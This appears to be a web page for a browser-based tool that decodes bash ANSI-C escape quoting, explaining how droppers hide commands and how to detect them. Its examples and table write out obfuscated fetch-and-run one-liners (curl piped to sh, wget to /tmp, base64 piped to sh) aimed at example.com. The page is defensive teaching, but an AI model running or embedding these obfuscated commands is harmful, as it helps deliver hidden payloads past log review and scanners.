Bash ANSI-C quoting is the shell syntax that turns backslash escapes inside a dollar-prefixed quoted string into the bytes they name, so a command written as hex or octal escapes runs as if it had been typed in plain text. Linux droppers and malicious one-liners use it to hide a curl or wget line from log review and string matching. KlaroSkope resolves the escapes statically and returns the command text with any URL or path it contains, without running the script.
Expand ANSI-C escapes
Runs in your browser. The text you paste is not uploaded.Hex, octal, Unicode and named escapes are all expanded, which matters because a decoder that handles only \xHH returns text that is quietly part wrong. Expanded here as data: this reads the string, it does not run it.
Worked examples
Synthetic samples. Each input decodes to the output shown, and the outputs are checked against the live engine before publication.
Example 1: Hex-escaped download and pipe

eval $'\x63\x75\x72\x6c\x20\x2d\x73\x20\x68\x74\x74\x70\x73\x3a\x2f\x2f\x65\x78\x61\x6d\x70\x6c\x65\x2e\x63\x6f\x6d\x2f\x73\x74\x61\x67\x65\x2e\x73\x68\x20\x7c\x20\x73\x68'eval curl -s https://example.com/stage.sh | shThe curl-pipe-shell one-liner, hidden one byte at a time. The URL and the pipe to a shell are both indicators worth recording.
Example 2: Octal-escaped fetch to a temp path
$'\167\147\145\164\40\150\164\164\160\163\72\57\57\145\170\141\155\160\154\145\56\143\157\155\57\165\160\144\141\164\145\56\142\151\156\40\55\117\40\57\164\155\160\57\165'wget https://example.com/update.bin -O /tmp/uThe same idea in octal, which some builders prefer because it is less recognisable on sight than a run of backslash-x pairs.
How ANSI-C quoting hides a shell command
A string written as $'...' in bash is treated differently from the same text in ordinary quotes: backslash escapes inside it are expanded the way a C compiler would expand them. $'\x68\x69' is the string hi, and $'\150\151' is the same string written in octal. The feature exists for legitimate reasons, mainly so a script can embed tabs, newlines and control characters without literal whitespace. An attacker uses it for the property that follows: a command written wholly in escapes contains none of the letters of the command, so a grep over shell history, a log line, or a scanner watching for curl comes up empty while the shell runs exactly what was intended.
INPUT
-----
eval $'\x63\x75\x72\x6c\x20\x2d\x73\x20\x68\x74\x74\x70\x73...'

OUTPUT
------
eval curl -s https://example.com/stage.sh | sh
Three details decide whether a decode is right. First, the escape forms mix freely: \xHH for hex, \NNN for octal, \uHHHH for Unicode, and the named escapes such as \n and \t, so a decoder that handles hex alone returns a string that is partly wrong rather than a string it refuses. Second, the quoting is frequently only the outer layer, wrapping a base64 argument that is decoded and piped onward, which means the readable command is a stage rather than the answer. Third, ANSI-C quoting travels with siblings that do the same job differently: printf with a format string of escapes, echo -e, $(rev <<< ...) to reverse a written command, and variable splicing such as c${x}url where x is empty. A sample using one of these often uses several, so it helps to read the whole line rather than the first construct you recognise.
Decode the line without executing it
- Do not paste the line into a shell. A `$'...'` word is not inert. In command position bash expands the escapes and runs the result, with no `eval` required: typed at a bash prompt, `$'\x69\x64'` runs `id`. When the escapes spell several words the whole thing stays a single word and the shell reports `command not found`, which is exactly why builders wrap a multi-word payload in `eval` or `bash -c`. Those wrappers are what make the arguments and the pipe take effect.
- Decode the escapes outside the shell. Converting the hex or octal pairs in a scratch script keeps the sample as data and sidesteps the question of which parts of the line the shell would expand.
- If you do work in a shell, use a printf that cannot execute. Passing the string as an argument to `printf '%s'` inside a disposable container shows the text without handing it to a command, provided no other construct on the line survives.
What matters in the recovered command is the network indicator and the sink. A curl or wget line names the host holding the next stage, which is the address to block and to pull for analysis. The redirect target tells you where the payload lands, and a pipe into sh or bash tells you it is meant to run immediately rather than persist first. Crontab writes, systemd unit paths and additions to shell profile files are the persistence half of the same script, and they are worth reading even when the download host is already offline. KlaroSkope continues into a further layer when the recovered command contains one, so an escape string that unwraps to base64 is decoded again rather than returned as the result.
Portability, which is also a dating clue
ANSI-C quoting is a shell feature rather than a universal one, and the details are worth knowing because they bound where a payload runs. POSIX standardised the $'...' form in Issue 8 (2024), including \\xHH hex and \\ddd octal, after a proposal that had been open since 2010; the \\u and \\U forms were deliberately left out. Bash added \\uXXXX and \\UXXXXXXXX in version 4.2, per the GNU bash NEWS file. Dash, which is /bin/sh on many Debian and Ubuntu systems, supports three quoting forms and $'...' is not among them. The practical consequence: a payload using \\u escapes expects bash 4.2 or newer, and one piped to a plain POSIX sh may not expand at all. The obfuscation framework Bashfuscator documents an ANSI-C Quote token mutator with exactly that note, Requires Bash 4.2 or above, though the mutator is absent from its published code.
Detecting it rather than decoding it
Because the escapes are dense and uniform, a command line using them is easy to match on shape without knowing what it decodes to. Elastic ships a prebuilt rule for precisely this, Potential Hex Payload Execution via Command-Line (rule id 1d0027d4-6717-4a37-bad8-531d8e9fe53f), which fires on a Linux process command line containing at least fourteen \\x sequences and longer than fifty characters, and maps it to ATT&CK T1027.010, Command Obfuscation. Fourteen is a sensible floor: it is longer than any plausible use of a hex escape for a control character, and shorter than the shortest useful command. A corpus sweep with the same shape is grep -rE "\\$'(\\\\x[0-9a-fA-F]{2}){6,}".
$'\\x63\\x75\\x72\\x6c'printf '\\x63\\x75\\x72\\x6c'$'...' is unavailableecho -e '\\x63url'echo 636c | xxd -r -pecho ... | base64 -d | shc${x}url with an empty x| Construct | Example | Note |
|---|---|---|
| ANSI-C quoting | $'\\x63\\x75\\x72\\x6c' | Expands in bash, ksh and zsh |
| printf with escapes | printf '\\x63\\x75\\x72\\x6c' | Works where $'...' is unavailable |
| echo -e | echo -e '\\x63url' | Behaviour differs between shells |
| Hex through xxd | echo 636c | xxd -r -p | Bytes rebuilt by a helper, not the shell |
| Base64 then shell | echo ... | base64 -d | sh | The escapes often wrap this rather than replace it |
| Variable splicing | c${x}url with an empty x | Defeats matching without any escapes at all |
One decoded line names one host. The cron entry, the systemd unit and the fallback addresses sit elsewhere in the same script, so submit the whole file if you are scoping an incident rather than reading a single command.
Frequently Asked Questions
What is ANSI-C quoting in bash?
$'...' string syntax, in which backslash escapes are expanded the way C would expand them. $'\x68\x69' produces hi. The feature is documented bash behaviour and exists so scripts can embed control characters cleanly.Why would a shell script write its commands as hex escapes?
Is a $'...' string dangerous by itself?
eval around it. A payload spelling several words stays one word and fails with command not found, which is the reason builders add eval or bash -c. Read the whole line, and treat the escaped text as a command until you have decoded it.My decode produced readable text with a few odd characters. Why?
\xHH leaves the others untouched and the result comes out partly garbled.What should I extract from a decoded shell one-liner?
sh, a chmod followed by a direct call). Persistence writes to cron, systemd or shell profile files are worth recording in the same pass.Continue Learning
Ready to decode?
Paste the script or upload the file. Multi-layer samples continue past this technique into whatever comes next.
Open the analysis console